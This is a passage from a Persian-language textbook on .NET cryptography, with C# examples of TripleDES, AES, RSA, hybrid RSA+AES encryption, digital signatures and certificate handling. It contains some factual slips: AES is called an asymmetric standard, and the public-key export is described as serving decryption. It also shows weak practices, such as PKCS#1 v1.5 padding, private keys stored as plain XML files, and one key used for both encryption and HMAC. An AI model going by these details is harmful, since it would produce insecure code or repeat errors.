- در ادامه، نتیجه با یک نمونه دیگر از DES و با کلید دوم رمزگذاری می شود.

- در نهایت، نتیجه رمزگذاری دوم به عنوان ورودی به نمونه سوم DES فرستاده میشود و با کلید سوم رمزگذاری می شود و در پایان به عنوان متن رمز شده مورد استفاده قرار می گیرد.

در کد زیر نحوه رمزنگاری با استفاده از الگوریتمTripleDES دیده می شود:

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Security.Cryptography;
using System.IO;

namespace TripleDES
{
 class Program
 {
 static void Main(string[] args)
 {
 var key = GenerateRandomNumber(24);
 var iv = GenerateRandomNumber(8);
 var Text = "test Text";
 var encrypted = Encrypt(Encoding.UTF8.GetBytes(Text), key, iv);
 var decrypted = Decrypt(encrypted, key, iv);
 Console.WriteLine("Text: "+Text);
 Console.WriteLine("Encrypted Text: "+Convert.ToBase64String(encrypted));
 Console.WriteLine("Decrypted Text: "+Encoding.UTF8.GetString(decrypted));
 Console.ReadKey();
 }
 public static byte[] GenerateRandomNumber(int Length)
 {
 using (RNGCryptoServiceProvider rng = new RNGCryptoServiceProvider())
 {
 byte[] randomNumber = new byte[Length];
 rng.GetBytes(randomNumber);
```

```
return randomNumber;
}
}
public static byte[] Encrypt(byte[] dataToEncrypt,byte[] key,byte[] iv)
{
using (var des = new TripleDESCryptoServiceProvider())
{
des.Mode = CipherMode.CBC;
des.Padding = PaddingMode.PKCS7;
des.Key = key;
des.IV = iv;
using (var ms = new MemoryStream())
{
var cs = new CryptoStream(ms,des.CreateEncryptor(),CryptoStreamMode.Write);
cs.Write(dataToEncrypt, 0, dataToEncrypt.Length);
cs.FlushFinalBlock();
return ms.ToArray();
}
}
}
public static byte[] Decrypt(byte[] dataToDecrypt, byte[] key, byte[] iv)
{
using (var des = new TripleDESCryptoServiceProvider())
{
des.Mode = CipherMode.CBC;
des.Padding = PaddingMode.PKCS7;
des.Key = key;
des.IV = iv;
using (var ms = new MemoryStream())
{
var cs = new CryptoStream(ms, des.CreateDecryptor(), CryptoStreamMode.Write);
cs.Write(dataToDecrypt, 0, dataToDecrypt.Length);
cs.FlushFinalBlock();
return ms.ToArray();
```

```
}
}
}
}
}
```

۳-۲-۵-۶ *Advanced Encryption Standard (AES)*

استاندارد رمزگذاری پیشرفته، آخرین استانداردی است که به تصویب انستیتو ملی استاندارد و تکنولوژی آمریکا در سال ۲۰۰۱ برای رمزگذاری نامتقارن پیام ها رسید. این استاندارد در رقابتی برای پیدا کردن جایگزین الگوریتم DES انتخاب شد. AES توسط دو ریاضیدان بلژیکی به نام های Joan deamen و Vincent Rijmen توسعه داده شد. AES از بلوک های ۱۲۸ بیتی استفاده می کند و از کلیدهای با طول های ۱۲۸، ۱۹۲ و ۲۵۶ بیتی پشتیبانی می کند. درصورتی که شما میخواهید یک سیستم جدید را توسعه دهید و به رمزگذاری داده ها نیاز دارید، پیشنهاد می شود از AES استفاده کنید.

در دات نت دو روش برای پیاده سازی الگوریتم AES وجود دارد، AesManaged و AesCryptoServiceProvider. حال از کدام روش استفاده کنیم؟ هر دو در پیاده سازی الگوریتم، یک کارکرد را ارائه میدهند؛ اما تفاوت اصلی این است که AesCryptoServiceProvider از کتابخانه های اساسی ویندوز یعنی MS CryptoAPI استفاده میکند و مطابق با استاندارد FIPS (Federal Information Processing standards) است ولی AesManaged صرفا یک پیاده سازی این الگوریتم است.

بنابراین اگر شما می خواهید مطمئن شوید که رمزگذاری داده های شما با AES با استفاده از یک پیاده سازی استاندارد صورت می گیرد از AesCryptoServiceProvider استفاده کنید.

در کد زیر نحوه رمزنگاری با استفاده از الگوریتمAES دیده می شود:

```
using System;
```

```
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Security.Cryptography;
using System.IO;
namespace AesEncryption
{
 class Program
 {
 static void Main(string[] args)
 {
 var aes = new AES();
 var key = aes.GenerateRandomNumber(32);
 var iv = aes.GenerateRandomNumber(16);
 var Text = "Text";
 var encrypted = aes.Encrypt(Encoding.UTF8.GetBytes(Text), key, iv);
 var decrypted = aes.Decrypt(encrypted,key,iv);
 var DecryptedMessage = Encoding.UTF8.GetString(decrypted);
 Console.WriteLine("Text: "+Text);
 Console.WriteLine("Encrypted Text: "+Convert.ToBase64String(encrypted));
 Console.WriteLine("Decrypted Text: "+ DecryptedMessage);
 Console.ReadKey();
 }

 }
 class AES
 {
 public byte[] GenerateRandomNumber(int Length)
 {
 using (RNGCryptoServiceProvider rng = new RNGCryptoServiceProvider())
 {
 byte[] randomNumber = new byte[Length];
 rng.GetBytes(randomNumber);
 return randomNumber;
```

```
}
}
public byte[] Encrypt(byte[] dataToEncrypt, byte[] key, byte[] iv)
{
using (var aes = new AesManaged())
{
aes.Mode = CipherMode.CBC;
aes.Padding = PaddingMode.PKCS7;
aes.Key = key;
aes.IV = iv;
using (var ms = new MemoryStream())
{
var cs = new CryptoStream(ms, aes.CreateEncryptor(), CryptoStreamMode.Write);
cs.Write(dataToEncrypt, 0, dataToEncrypt.Length);
cs.FlushFinalBlock();
return ms.ToArray();
}
}
}
public byte[] Decrypt(byte[] dataToDecrypt, byte[] key, byte[] iv)
{
using (var aes = new AesCryptoServiceProvider())//new AesManaged()
{
aes.Mode = CipherMode.CBC;
aes.Padding = PaddingMode.PKCS7;
aes.Key = key;
aes.IV = iv;
using (var ms = new MemoryStream())
{
var cs = new CryptoStream(ms, aes.CreateDecryptor(), CryptoStreamMode.Write);
cs.Write(dataToDecrypt, 0, dataToDecrypt.Length);
cs.FlushFinalBlock();
return ms.ToArray();
}
```

```
}
}
}
}
```

۶-۶ رمزگذاری نامتقارن

مشکل اصلی رمزگذاری متقارن به اشتراک گذاری کلید است. دریافت کننده به منظور رمزگشایی کردن به همان کلیدی احتیاج دارد که در رمزگذاری استفاده شده و امن بودن تبادل این کلید کار بسیار سختی است.


یک راه حل مناسب برای این مشکل استفاده از رمزگذاری نامتقارن است که به آن رمزنگاری با کلید عمومی نیز می گویند. در این روش از دو کلید استفاده می شود، یکی کلید عمومی که در اختیار همه است و یک کلید خصوصی که فقط در اختیار دریافت کنندهٔ پیام است و این کلید ها با روابط ریاضی با یک دیگر ارتباط دارند.

بطور مثال در حساب های بانکی همه میتوانند برآشما پول واریز کنند ولی فقط شما می توانید پول را برداشت کنید.

ارسال کننده پیام با استفاده از کلید عمومی متن پیام را رمزنگاری می کند و دریافت کننده با استفاده از کلید خصوصی متن رمز شده را رمزگشایی می کند.

کلمهٔ "نامتقارن" به این دلیل استفاده می شود زیرا این روش از دو کلید مختلف مرتبط با هم استفاده می کند که عملیات رمزگذاری و رمزگشایی به صورت معکوس از هر طرف قابل دستیابی است در حالیکه رمزنگاری متقارن از یک کلید برای هر دو عملیات رمزگذاری و رمزگشایی استفاده می کند.

قدرت رمزنگاری نامتقارن در این است که به دست آوردن کلید خصوصی از کلید عمومی غیر ممکن است و فقط لازم است کلید خصوصی مخفی بماند.



همانطور که در شکل می بینید متن اصلی با کلید عمومی رمز شده به Ciphertext تبدیل می شود و با استفاده از کلید خصوصی دوباره به متن اصلی تبدیل می شود

۱-۶-۶ الگوریتم RSA

یک تکنولوژی رمزگذاری به روش کلید عمومی است که توسط RSA Security LLC(شرکت امنیتی RSA سابق) توسعه داده شد.

RSA مخفف ابتدای اسامی Rivest، Shamir و Adelman، مخترعان این تکنیک است. RSA یک استاندارد بالفعل برای رمزنگاری صنعتی به ویژه برای انتقال داده ها از بستر اینترنت می باشد و در بسیاری از نرم افزار ها از آن استفاده می شود. با الگوریتم RSA شما فقط می توانید داده هایی با طول کوچکتر از کلید را رمز کنید که یک نقطه ضعف و محدودیت برای این الگوریتم محسوب می شود.

ما دو روش برای پیاده سازی RSA در دات نت را بررسی می کنیم

۱ -استفاده از حافظه برای ایجاد کلید ها

۲ -استفاده از کلید هایی که در یک فایل XML ذخیره شده اند

Optimal Asymmetric Encryption Padding (OAEP): یک پارامتر Boolean است که OAEP را که یک طرح برای مقابله با حمالت متن رمز منتخب chosen ciphertext attack است مشخص می کند.

در کد زیر نحوه رمزنگاری با استفاده از الگوریتمRSA دیده می شود:

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Security.Cryptography;
using System.IO;

namespace RSA
{
 class Program
 {
 static void Main(string[] args)
 {
 string Message = "Maher";
 var rsaParams = new RSAWithParameters();
 var rsa = new RSACryptoServiceProvider(2048);
 var PublicKey = rsa.ExportParameters(false);
 var Privatekey = rsa.ExportParameters(true);
 var encrypted = rsaParams.Encryption(Encoding.UTF8.GetBytes(Message),PublicKey);
 var decrypted = rsaParams.Decryption(encrypted, Privatekey);
 Console.WriteLine(Convert.ToBase64String(encrypted));
 Console.WriteLine(Encoding.UTF8.GetString(decrypted));


 var rsaXML = new RSAWithXML();
 rsaXML.AssignNewKey(@"d:\publicKey.xml",@"d:\privateKey.xml");
 encrypted = rsaXML.Encryption(@"d:\publicKey.xml", Encoding.UTF8.GetBytes(Message));
 decrypted = rsaXML.Decryption(@"d:\privateKey.xml", encrypted);
 Console.WriteLine("\n"+Convert.ToBase64String(encrypted));
 Console.WriteLine("\n"+Encoding.UTF8.GetString(decrypted));
```

```
var rsaCsp = new RSAWithCspKey();
rsaCsp.AssignNewKey();
encrypted = rsaCsp.Encryption(Encoding.UTF8.GetBytes(Message));
decrypted = rsaCsp.Decryption(encrypted);
rsaCsp.DeleteKeyInCsp();
Console.WriteLine("\n" + Convert.ToBase64String(encrypted));
Console.WriteLine("\n" + Encoding.UTF8.GetString(decrypted));
Console.ReadKey();
}
}
class RSAWithParameters
{
public byte[] Encryption(byte[] input,RSAParameters rsaKey)
{
byte[] cipherBytes;
using (var rsa = new RSACryptoServiceProvider(2048))
{
rsa.ImportParameters(rsaKey);
cipherBytes = rsa.Encrypt(input,true);
}
return cipherBytes;
}
public byte[] Decryption(byte[] input, RSAParameters rsaKey)
{
byte[] PlainBytes;
using (var rsa = new RSACryptoServiceProvider(2048))
{
rsa.ImportParameters(rsaKey);
PlainBytes = rsa.Decrypt(input, true);
}
return PlainBytes;
}
}
class RSAWithXML
```

```
{
public void AssignNewKey(string publicKey,string privateKey)
{
var rsa = new RSACryptoServiceProvider(2048);
File.WriteAllText(publicKey, rsa.ToXmlString(false));
File.WriteAllText(privateKey, rsa.ToXmlString(true));
}
public byte[] Encryption(string publicKeyPath,byte[] input)
{
byte[] cipherBytes;
using (var rsa = new RSACryptoServiceProvider(2048))
{
rsa.FromXmlString(File.ReadAllText(publicKeyPath));
cipherBytes = rsa.Encrypt(input, false);
}
return cipherBytes;
}
public byte[] Decryption(string privateKeyPath, byte[] input)
{
byte[] plain;
using (var rsa = new RSACryptoServiceProvider(2048))
{
rsa.FromXmlString(File.ReadAllText(privateKeyPath));
plain = rsa.Decrypt(input, false);
}
return plain;
}
}
class RSAWithCspKey
{
const string CONTAINER_NAME = "Maher";
public void AssignNewKey()
{
const int PROVIDER_RSA_FULL = 1;
```

```
CspParameters cspParams = new CspParameters(PROVIDER_RSA_FULL);
cspParams.KeyContainerName = CONTAINER_NAME;
cspParams.Flags = CspProviderFlags.UseMachineKeyStore;
var rsa = new RSACryptoServiceProvider(cspParams);
rsa.PersistKeyInCsp = true;
}
public void DeleteKeyInCsp()
{
var csp = new CspParameters();
csp.KeyContainerName = CONTAINER_NAME;
var rsa = new RSACryptoServiceProvider(csp);
rsa.PersistKeyInCsp = false;
rsa.Clear();
}
public byte[] Encryption(byte[] input)
{
byte[] cipherBytes;
var csp = new CspParameters();
csp.KeyContainerName = CONTAINER_NAME;
using (var rsa = new RSACryptoServiceProvider(2048, csp))
{
cipherBytes = rsa.Encrypt(input, false);
}
return cipherBytes;
}
public byte[] Decryption(byte[] input)
{
byte[] plainBytes;
var csp = new CspParameters();
csp.KeyContainerName = CONTAINER_NAME;
using (var rsa = new RSACryptoServiceProvider(2048, csp))
{
plainBytes = rsa.Decrypt(input, false);
}
```

```
return plainBytes;
}
}
}
```

۶-۷ رمزنگاری ترکیبی (AES+RSA)

در قسمت قبل گفتیم که با الگوریتم RSA نمی توان داده های با طول بیشتر از طول کلید نامتقارن را رمزگذاری کرد. پس چگونه بلوک های بزرگ داده را رمزگذاری کنیم؟

در شرایط ایده آل شما از یک الگوریتم رمزنگاری متقارن نظیر AES استفاده می کنید، اما مشکل رو به روی شما تبادل امن کلید است. در AES هر دریافت کننده پیام برای رمزگشایی باید همان کلیدی را داشته باشد که برای رمزگذاری استفاده شده است. حال سوال اینجاست که چگونه می توان همان کلید را به طور امن به هر شخصی ارسال کرد؟ در حالت عادی تبادل امن این کلید کار مشکلی است.

بنابراین شما باید از یک سیستم رمزنگاری ترکیبی استفاده کنید مانند ترکیبی از RSA و AES می باشد.

بیایید فرض کنیم که ما دو نفر را داریم ۱ -ارسال کننده پیام (علی) ۲ -دریافت کننده پیام (رضا)

رمزگذاری در روش ترکیبی

- علی یک کلید ۲۵۶ بیتی (۳۲ بایتی) AES را ایجاد می کند. در این فرآیند ما به آن کلید جلسه می گوییم.
- علی یک بردار مقداردهی اولیهٔ (iv)۱۲۸ بیتی (۱۶ بایتی) تولید می کند.
- علی با استفاده از کلید جلسه و IV داده ها را به روش AES رمز می کند.
- علی با RSA کلید جلسه را رمز می کند و کلید عمومی رضا است.
- علی داده های رمز شده، کلید جلسه و بردارمقدار دهی اولیه را به عنوان یک Packet ذخیره می کند.

رمزگشایی در روش ترکیبی

- رضا کلید جلسه رمزگذاری شدهٔ AES را با استفاده از RSA رمزگشایی می کند که کلید خصوصی رضا است
- رضا داده های رمزگذاری شده را با استفاده از کلید جلسه AES و IV رمزگشایی می کند.
- رضا متن رمز گشایی را می خواند.

در کد زیر نحوه رمزنگاری با استفاده از الگوریتم(RSA-AES) دیده می شود:

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Security.Cryptography;
using System.IO;

namespace Hybrid_RSA_AES_
{
 class Program
 {
 static void Main(string[] args)
 {
 var text = "test";
 var rsa = new RSACryptoServiceProvider();
 RSAParameters publicKey = rsa.ExportParameters(false);
 RSAParameters privateKey = rsa.ExportParameters(true);
 var rsaParams = new RSAWithParameters();
 var EncrpytedBlock = Encryption(text, rsaParams, publicKey);
 var DecryptedBlock = Decryption(EncrpytedBlock, rsaParams, privateKey);
 Console.WriteLine("Text: " + text);
 Console.WriteLine("DecryptedMessage: "+DecryptedBlock);
```

```
Console.ReadKey();
}
//public static bool CompareUnSecure(byte[] array1,byte[] array2)
//{
// if (array1.Length != array2.Length)
// return false;
// for(int i=0;i<array2.Length;i++)
// {
// if (array1[i] != array2[i]) return false;
// }
// return true;
//}
public static bool compare(byte[] array1,byte[] array2)
{
var result = array1.Length == array2.Length;
for (int i = 0; i < array1.Length && i < array2.Length; i++)
result &= array1[i] == array2[i];
return result;
}
public static string Decryption(EncryptedPacket encryptedPacket,RSAWithParameters
rsaParams,RSAParameters privateKey)
{
var aes = new AES();
var decryptedSessionKey = rsaParams.Decryption(encryptedPacket.EncryptedSessionkey, privateKey);
using (var hmac = new HMACSHA256(decryptedSessionKey))
{
var hmacToCheck = hmac.ComputeHash(encryptedPacket.EncryptedData);
if (!compare(hmacToCheck, encryptedPacket.HMAC))
throw new CryptographicException("Error");
}
var decryptedData = aes.Decrypt(encryptedPacket.EncryptedData, decryptedSessionKey,
encryptedPacket.IV);
return Encoding.UTF8.GetString(decryptedData);
}
```

```
public static EncryptedPacket Encryption(string input,RSAWithParameters rsaParams,RSAParameters publicKey)
{
var aes = new AES();
var Sessionkey = aes.GenerateRandomNumber(32);
var EncryptedPacket = new EncryptedPacket
{
IV = aes.GenerateRandomNumber(16)
};
EncryptedPacket.EncryptedData = aes.Encrypt(Encoding.UTF8.GetBytes(input), Sessionkey, EncryptedPacket.IV);
EncryptedPacket.EncryptedSessionkey = rsaParams.Encryption(Sessionkey, publicKey);
using (var hmac = new HMACSHA256(Sessionkey))
{
EncryptedPacket.HMAC = hmac.ComputeHash(EncryptedPacket.EncryptedData);
}
return EncryptedPacket;
}
}
public class EncryptedPacket
{
public byte[] EncryptedSessionkey;
public byte[] EncryptedData;
public byte[] IV;
public byte[] HMAC;
}
public class RSAWithParameters
{
public byte[] Encryption(byte[] input, RSAParameters rsaKey)
{
byte[] cipherBytes;
using (var rsa = new RSACryptoServiceProvider(2048))
{
rsa.ImportParameters(rsaKey);
```

```
cipherBytes = rsa.Encrypt(input, true);
}
return cipherBytes;
}
public byte[] Decryption(byte[] input, RSAParameters rsaKey)
{
byte[] plain;
using (var rsa = new RSACryptoServiceProvider(2048))
{
rsa.ImportParameters(rsaKey);
plain = rsa.Decrypt(input, true);
}
return plain;
}
}
class AES
{
public byte[] GenerateRandomNumber(int Length)
{
using (RNGCryptoServiceProvider rng = new RNGCryptoServiceProvider())
{
byte[] randomNumber = new byte[Length];
rng.GetBytes(randomNumber);
return randomNumber;
}
}
public byte[] Encrypt(byte[] dataToEncrypt, byte[] key, byte[] iv)
{
using (var aes = new AesManaged())
{
aes.Mode = CipherMode.CBC;
aes.Padding = PaddingMode.PKCS7;
aes.Key = key;
aes.IV = iv;
```

```
using (var ms = new MemoryStream())
{
var cs = new CryptoStream(ms, aes.CreateEncryptor(), CryptoStreamMode.Write);
cs.Write(dataToEncrypt, 0, dataToEncrypt.Length);
cs.FlushFinalBlock();
return ms.ToArray();
}
}
}
public byte[] Decrypt(byte[] dataToDecrypt, byte[] key, byte[] iv)
{
using (var aes = new AesCryptoServiceProvider())//new AesManaged()
{
aes.Mode = CipherMode.CBC;
aes.Padding = PaddingMode.PKCS7;
aes.Key = key;
aes.IV = iv;
using (var ms = new MemoryStream())
{
var cs = new CryptoStream(ms, aes.CreateDecryptor(), CryptoStreamMode.Write);
cs.Write(dataToDecrypt, 0, dataToDecrypt.Length);
cs.FlushFinalBlock();
return ms.ToArray();
}
}
}
}

}
```

۸-۶ امضای دیجیتال

یکی از اهداف رمزنگاری غیر قابل انکار بودن یک پیام ارسال شده است. به صورتی که دریافت کننده پیام نمی تواند پیام دریافت شده را انکار کند. امضای دیجیتال تکنیکی است که به ارزیابی و یکپارچگی پیام کمک می کند

و برای نشان دادن صحت اسناد و قرارداد ها، دانلود نرم افزار ها و معاملات مالی، مفید است. این امضا ها بر مبنای رمزگذاری نامتقارن هستند (مانند RSA). امضای دیجیتال به دریافت کننده پیام اجازه می دهد که از صحیح بودن ارسال کننده اطمینان حاصل کند

یک امضای دیجیتال شامل سه بخش زیر است:

- کلید عمومی و خصوصی ساخته شده با RSA
- یک الگوریتم امضا که از کلید خصوصی برای ساخت آن استفاده می شود.
- یک الگوریتم ارزیابی امضا که با استفاده از کلید عمومی ایجاد می شود و صحت امضا را بررسی می کند

روش رمزنگاری	Hash	MAC	Digital signature
یکپارچگی	yes	yes	yes
ارزیابی پیام	no	yes	yes
غیر قابل انکار بودن	no	no	yes
نوع کلید	none	کلید متقارن	کلید نامتقارن

در زیر کدی در مورد امضای دیجیتال مشاهده می کنید:

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Security.Cryptography;

namespace DigitalSignature
{
 class Program
 {
```

```
static void Main(string[] args)
{
var document = Encoding.UTF8.GetBytes("Document");
byte[] hashedDocument;
using (var hash = SHA256.Create())
{
hashedDocument = hash.ComputeHash(document);
}
var ds = new DigitalSignature();
ds.AssignNewKey();
var signature = ds.SignData(hashedDocument);
var verified = ds.VerifySignature(hashedDocument,signature);
Console.WriteLine("main text: "+Encoding.UTF8.GetString(document));
Console.WriteLine("DigitalSignature: "+Convert.ToBase64String(signature));
if(verified)
Console.WriteLine("verified");

else Console.WriteLine("not verified");
Console.ReadKey();

}
}
class DigitalSignature
{
RSAParameters publicKey, privateKey;
public void AssignNewKey()
{
using (var rsa = new RSACryptoServiceProvider(2048))
{
rsa.PersistKeyInCsp = false;
publicKey = rsa.ExportParameters(false);
privateKey = rsa.ExportParameters(true);
}
}
```

```
public byte[] SignData(byte[] hashedData)
{
using (var rsa = new RSACryptoServiceProvider(2048))
{
rsa.PersistKeyInCsp = false;
rsa.ImportParameters(privateKey);
var rsaFormatter = new RSAPKCS1SignatureFormatter(rsa);
rsaFormatter.SetHashAlgorithm("SHA256");
return rsaFormatter.CreateSignature(hashedData);
}
}
public bool VerifySignature(byte[] hashedData,byte[] signature)
{
using (var rsa = new RSACryptoServiceProvider(2048))
{
rsa.ImportParameters(publicKey);
var rsaDeformatter = new RSAPKCS1SignatureDeformatter(rsa);
rsaDeformatter.SetHashAlgorithm("SHA256");
return rsaDeformatter.VerifySignature(hashedData, signature);
}
}
}
```

۱-۸-۶ استفاده از گواهینامه ها برای رمزگذاری نامتقارن

شما اکنون توانایی اجرای رمزگذاری نامتقارن برای حجم کمی از داده ها را دارید اما آنچه تاکنون آموخته اید دارای یک نقطه ضعف است، شما نمی توانید بگوید که داده های رمزگذاری شده از طرف چه کسی است. اینجا جایی است که گواهینامه ها همراه با امضاهای دیجیتال ایفای نقش می کنند.

یک گواهینامهٔ دیجیتال دربردارندهٔ کلید رمزگذاری نامتقارن با بعضی مشخصات اضافه تر است. این مشخصات تاریخ های انقضای گواهینامه ها را شامل می شود و کلیدها اطلاعاتی در مورد دارندهٔ کلیدها (مثل

نام یا جزییات شرکت (و محل لیست ابطال گواهینامه ها) یک سرویس آنلاین موجود که میتواند بررسی شود تا ببیند که گواهینامه هنوز موجود است و در معرض خطر قرار نگرفته است) را دربردارد.

گواهینامه ها در انواع گوناگون هستند که شامل گواهینامه های کارگزار، گواهینامه های کارخواه وگواهینامه های ایمیل میشود. در ادامه این فصل به بررسی استفاده از گواهینامه ها برای رمزگذاریم بپردازیم.

برای دریافت یک گواهینامه، سه روش اصلی وجود دارد.

خرید یک گواهینامه: عموما این روش در مواقعی مورد استفاده قرار میگیرد که مردم بیرون از شرکت شما نیاز به تعامل با خدمات شما داشته باشند. شرکتهایی مانند Verisign, Thawte, Comodo از طریق بررسی هویت برای کارخواهان گواهینامه صادر خواهند کرد. این شرکتها، به طور پیشفرض، مورد اعتماد تمام مرورگرهای بزرگ و سیستم عاملها هستند و در نتیجه نرم افزارهای کارخواه در هیچیک از مراحل خود، نیازی به اعتبارسنجی گواهینامهای که شما استفاده میکنید ندارند. دستورالعملهای هریک از شرکتها متفاوت است، اما همهٔ آنها به یک درخواست امضای گواهی (CSR) که توسط دستگاهی که می خواهید گواهینامه را روی آن نصب کنید تولید میشود، نیاز دارند.

استفاده از اعتبار گواهینامه داخلی شرکت خودتان: شرکت شما ممکن است یک مرجع گواهینامه داخلی (CA) فراهم کند که شما میتوانید از آن درخواست ارایه گواهینامه داشته باشید.

تمام سیستمهایی که از گواهینامه های صادر شده توسط یک CA استفاده میکنند باید برای اعتماد به آن پیکربندی شوند، همانگونه که برای اعتماد به CAای که از آن گواهینامه میخرید پیکربندی شده اند. این عمل با اعتماد به گواهینامه ریشهی یک CA که برای ثبت تمامی گواهینامه های صادرشده توسط CA استفاده میشود، انجام شده است. ویندوز 2003 و ویندوز 2008 شامل «خدمات گواهینامه» هستند که قابلیت CA را ارایه میدهند.

تولید گواهینامه خودتان: چارچوب (دات نت شامل یک خط فرمان به نام MakeCert است که میتواند برای تولید گواهینامه مورد استفاده قرار بگیرد. این گواهینامه باید فقط برای آزمون مورد استفاده قرار گیرد زیرا حاوی هیچ یک از جزییات CA و لیست ابطال گواهینامه نمیباشد. هر گواهینامه باید به صورت جداگانه توسط سیستمهایی که از آن استفاده میکنند قابل اعتماد باشد. گزینههای خط فرمان در دسترس برای MakeCert متعدد هستند. برای آگاهی بیشتر از این قابلیت، میتوانید به آدرس زیر مراجعه کنید:


http:// msdn.microsoft.com/en - us/library/bfsktky3)VS.80).aspx

اگر شما از IIS7 با ویندوز ویستا و یا با ویندوز 2008 استفاده میکنید، مدیریت IIS میتواند گواهینامه های SSL برای یک وبسایت تولید نماید.

برای دسترسی به این قابلیت مسیر زیر را دنبال کنید: روی آیکون گواهینامه کارگزار در مدیریت Server (IIS Certificates) کلیک کرده و سپس گزینهٔ « Create Self- Signed certificate» از منو سمت راست نرم افزار مدیریت را انتخاب کنید.

همانند یک کلید متقارن، یک گواهینامه که شامل هر دو کلید عمومی و خصوصی است باید محافظت شود. ویندوز دارای یک مکانیسم به نام «پایگاه گواهینامه ها» برای این امر است. پایگاه گواهینامه بدون در نظر گرفتن جایی که گواهینامه در آن ذخیره شده است (مانند ذخیره روی یک دیسک سخت، روی یک کارت هوشمند و یا برخی از مکانیزمهای ذخیره سازی خاص) یک رابط استاندارد برای توسعهدهنده ارایه میدهد. در این پایگاه دو نوع نحوهٔ ذخیره سازی وجود دارد: ذخیره سازی دستگاه و ذخیره سازی کاربر. ذخیره سازی دستگاه گواهینامه هایی که به طور کامل توسط دستگاه در دسترس هستند و همچنین کاربرانی از آن دستگاه که مجوز دسترسی به گواهینامه را دارند نگه میدارد. گواهینامه هایی که توسط ASP.NET استفاده میشوند، عموما در دستگاه قرار میگیرند. ذخیره سازی کاربر شامل گواهینامه هایی است که برای یک کاربر خاص میباشند. برای مدیریت پایگاه

گواهینامه ها، شما میتوانید از کنسول مدیریت مایکروسافت (MMC) به نام certmgr.msc استفاده کنید. جزییات بیشتر در شکل زیر نشان داده شده است.



همانطور که در شکل فوق مشخص است، هر پایگاه دارای قسمتهای متعددی است اما سه قسمت ازآن بیشتر مورد استفاده قرار میگیرد:

- Personal:گواهینامه های موجود در پایگاههای شخصی، یک کلید خصوصی مرتبط برای استفاده در رمزگشایی یا امضای داده دارند.

Other People: گواهینامه های موجود در این قسمت، تنها کلید عمومی برای استفاده در رمزگذاری داده ها را دارند. این قسمت عموم اً برای امضای ایمیل استفاده میشود و به عنوان یک

Trusted Root Certification Authorities: این قسمت دربرگیرنده CAهایی است که شما گواهینامه های آن را پذیرفتهاید. این قسمت همراه با گواهینامه ها برای راجع شناخته شده اعم از VeriSign میباشد. اگر شما یک گواهینامه با امضای خودتان ایجاد کرده و یا درخواست گواهینامه از یک CA ناشناخته داشته باشید، ممکن است لازم به صورت دستی گواهینامه را وارد این پایگاه کنید.

هنگامی که یک گواهینامه ایجاد میکنید، همیشه یک نسخهی پشتیبان از آن تولید کنید. با کلیک راست بر روی گواهینامه، انتخاب همه وظایف و در نهایت انتخاب خروجی (Export) میتوانید این کار را انجام دهید. شما باید دوبار از گواهینامه خروجی بگیرید، یک بار با کلید خصوصی (برای ذخیره در یک مکان امن و برای وارد کردن در تمام دستگاههایی که نیاز به رمزگشایی داده ها دارند (و یک بار بدون کلید خصوصی) برای تبادل با سیستمهایی که فقط نیاز به رمزگشایی داده ها دارند)

